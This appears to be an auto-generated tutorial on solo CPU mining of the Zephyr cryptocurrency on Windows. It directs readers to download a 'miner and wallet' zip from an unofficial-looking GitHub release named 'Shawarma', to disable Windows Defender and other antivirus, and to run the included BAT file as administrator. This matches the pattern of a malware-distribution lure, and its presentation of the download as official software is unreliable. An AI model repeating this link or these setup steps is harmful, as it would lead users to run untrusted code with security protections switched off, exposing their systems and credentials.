How to mine Zephyr using solo CPU mining on Windows

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Key takeaways
- Zephyr is a private, reserve-backed stablecoin using Minimal Djed and Monero tech
- Solo mining Zephyr with CPU on Windows is accessible for beginners
- Official Zephyr wallet and CPU miner available on GitHub
- Setup requires unzipping miner files, updating dependencies, and configuring JSON and BAT files
- Running miner as admin and enabling huge pages optimizes CPU mining performance
Zephyr is a unique cryptocurrency that combines privacy features from Monero with the stability of the Minimal Djed protocol, creating the first private, reserve-backed stablecoin system. To start mining Zephyr (ZEPH) solo using your CPU on Windows, you need to set up the official wallet and miner software available at Zephyr Protocol website.
What is Zephyr and why mine it solo with CPU
Zephyr integrates advanced privacy preservation inspired by Monero with a stablecoin mechanism based on the Minimal Djed protocol, developed by Emurgo, IOHK, and Ergo Foundation. This makes Zephyr an attractive coin to mine for those seeking both security and stability in crypto assets. Solo CPU mining allows you to mine on your own without joining a pool, keeping full control over your rewards and setup.
Downloading and preparing the Zephyr mining software
To begin mining, download the official Zephyr wallet and miner from the GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After downloading:
- Unzip all files into a dedicated folder.
- Ensure your system has the latest Microsoft Visual Studio redistributables and Python installed to avoid runtime errors.
- Temporarily disable Windows Defender or any antivirus that may block the miner executable.
Configuring the miner for solo CPU mining
The miner uses a JSON configuration file and a BAT file to start mining. Key configuration steps:
- Edit the JSON file to include your Zephyr wallet address and set the mining mode to solo.
- Configure CPU thread count according to your processor's cores to optimize performance.
- The BAT file runs the miner with the JSON config; review it to ensure correct paths and parameters.
- Run the BAT file as an administrator to enable huge pages support, which boosts hash rates.
This clear separation between the BAT file and JSON config makes it easier to adjust settings without confusion.
Optimizing your CPU mining rig for Zephyr
Mining Zephyr efficiently on CPU requires some tuning:
- Use a CPU with multiple cores and high single-thread performance.
- Enable Windows huge pages and run the miner with admin rights to increase mining speed.
- Monitor CPU temperature and power usage to avoid overheating.
- Regularly update your miner and dependencies for better stability and performance.
Common issues and troubleshooting
Some users encounter errors related to missing dependencies or antivirus blocking. Common fixes include:
- Installing/updating Microsoft Visual Studio redistributables and Python.
- Disabling Windows Defender temporarily during mining.
- Running the miner and wallet as administrator.
If mining fails to start, check JSON config syntax and wallet address correctness.
FAQ and typical questions about Zephyr solo CPU mining
Many beginners ask about wallet setup, mining profitability, and pool vs solo mining. Solo mining Zephyr is straightforward with the right setup and can be profitable depending on your CPU power and electricity costs.
Useful links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Miner and wallet download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr solo on Windows using your CPU is accessible and rewarding by following a clear, step-by-step setup. The coin’s unique combination of Monero’s privacy and Minimal Djed’s stability makes mining Zephyr a promising venture. Thanks to the detailed guide and miner tools provided by the Zephyr community and the FINCOR channel, even beginners can start mining effectively. For more detailed instructions and updates, visit the official Zephyr Protocol site at https://zephyrprotocol.com/ and keep an eye on FINCOR for quality mining tutorials.
Questions & answers
Can I solo mine Zephyr using any CPU on Windows?
Yes, solo CPU mining of Zephyr on Windows is supported and accessible for most CPUs, though performance depends on your processor's cores and speed.
What software do I need to mine Zephyr solo on Windows?
You need the official Zephyr wallet and the Shawarma CPU miner available at the GitHub link in the article. Make sure to update Microsoft Visual Studio redistributables and Python before running.
How do I optimize CPU mining performance for Zephyr?
Run the miner as administrator to enable huge pages, configure thread count to match your CPU cores, monitor temperatures, and keep your software up to date for best hash rates.
Is solo mining more profitable than pool mining for Zephyr?
Solo mining gives you full control over rewards but may result in less frequent payouts compared to pool mining. Profitability depends on your CPU power and mining difficulty.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version